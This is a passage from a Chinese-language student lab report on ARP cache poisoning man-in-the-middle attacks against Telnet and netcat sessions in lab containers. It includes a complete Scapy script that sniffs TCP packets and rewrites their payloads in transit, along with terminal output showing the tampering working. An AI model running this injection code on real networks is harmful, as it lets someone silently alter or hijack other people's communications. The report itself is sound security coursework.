在主机 M 上开启 IP 转发功能，在主机 A 上远程登录主机 B。如图 37 所示，我们得到了主机 B 的终端，此时我们可以在终端上正常输入指令。

```
root@1014fcf98f6f:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0d0acba645b8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 22 08:59:57 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@0d0acba645b8:~$ pwd
/home/seed
seed@0d0acba645b8:~$ cd ..
seed@0d0acba645b8:/home$ ls
seed
```

图 37

在主机 M 上关闭 IP 转发功能（图 38），运行 sniff_and_spoof.py（图 39）。此时，我们尝试在主机 B 的终端上输入指令，结果如图 40 所示，可以发现我们输入的任何字符都被替换成了 Z，即中间人攻击成功。若终止 sniff_and_spoof.py 并开启 IP 转发功能，终端能够重新正常输入指令。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

图 38

```
root@819f2fc0b640:/volumes# ./sniff_and_spoof.py
```

图 39

```
root@1014fcf98f6f:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0d0acba645b8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 22 09:45:18 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/4
seed@0d0acba645b8:~$ pwd
/home/seed
seed@0d0acba645b8:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
```

图 40

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

在此任务中，主机 A 和 B 使用 netcat 进行通信。在通信过程中，主机 M 会拦截它们的通信，并对 A 和 B 之间发送的特殊字段进行替换，实施中间人（MITM）攻击。

在主机 M 上开启 IP 转发功能，在主机 B 上监听 9090 端口，在主机 B 上连接主机 A（图 41）。

```
root@1014fcf98f6f:/# nc 10.9.0.6 9090
hello
hello,cocot
```

```
root@0d0acba645b8:/# nc -lp 9090
hello
hello,cocot
```

图 41

修改程序 sniff_and_spoof.py 的内容如图 42 所示。

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                # because our modification will make them invalid.
                # Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                ################################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        newdata = re.sub(r'cocot', r'AAAAA', data.decode())
                        # newdata = b'Z' * len(data)
                        npkt=newpkt/newdata
                        # npkt.show()
                        send(npkt)
                else:
                        send(newpkt)
                ################################################################

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f1 = 'tcp and (ether src ' + MAC_A + ' or ' + 'ether src ' + MAC_B + ')'
f2 = 'tcp and (src host ' + IP_A + ' or ' + 'dst host ' + IP_B + ')'
pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)
```

图 42

在主机 M 上关闭 IP 转发功能，运行 sniff_and_spoof.py（图 43）。此时，我们尝试在主机 A 上输入包含“cocot”的字符串，主机 B 的终端上出现相应的内容，其中所有的“cocot”都被替换为了“AAAAA”（图 44），即中间人攻击成功。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@819f2fc0b640:/volumes# sniff_and_spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

图 43

```
root@1014fcf98f6f:/# nc 10.9.0.6 9090
hello
hello,cocot
hello
hello,cocot
```

```
root@0d0acba645b8:/# nc -lp 9090
hello
hello,cocot
hello
hello,AAAAA
```

图 44

Summary

通过本次实验，我对 ARP 协议的工作机制有了更深的了解，同时也自主实现了基于 ARP 缓冲中毒攻击的中间人攻击。我在 Task 2 上花费了较长时间，主要还是因为对数据包嗅探的过滤规则和 TCP 数据包的字段设置理解不够到位。在老师和同学们的帮助下，我不仅完成了实验，还明白了之前实验失败的原因，对攻击逻辑有了更加全面的理解。